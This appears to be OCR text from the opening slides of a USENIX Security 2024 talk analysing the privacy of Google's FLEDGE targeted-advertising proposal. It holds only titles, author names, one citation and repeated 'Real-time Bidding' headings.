33RD USENIX SECURITY SYMPOSIUM


UIC

Fledging Will Continue Until Privacy Improves

Empirical Analysis of Google's Privacy-Preserving Targeted Advertising


Giuseppe Calderonio, Mir Masood Ali, and Jason Polakis

Your Privacy Footprint




[1] Bashir et al., Tracing Information Flows Between Ad Exchanges Using Retargeted Ads, USENIX Security 2016


Real-time Bidding



Real-time Bidding



Real-time Bidding



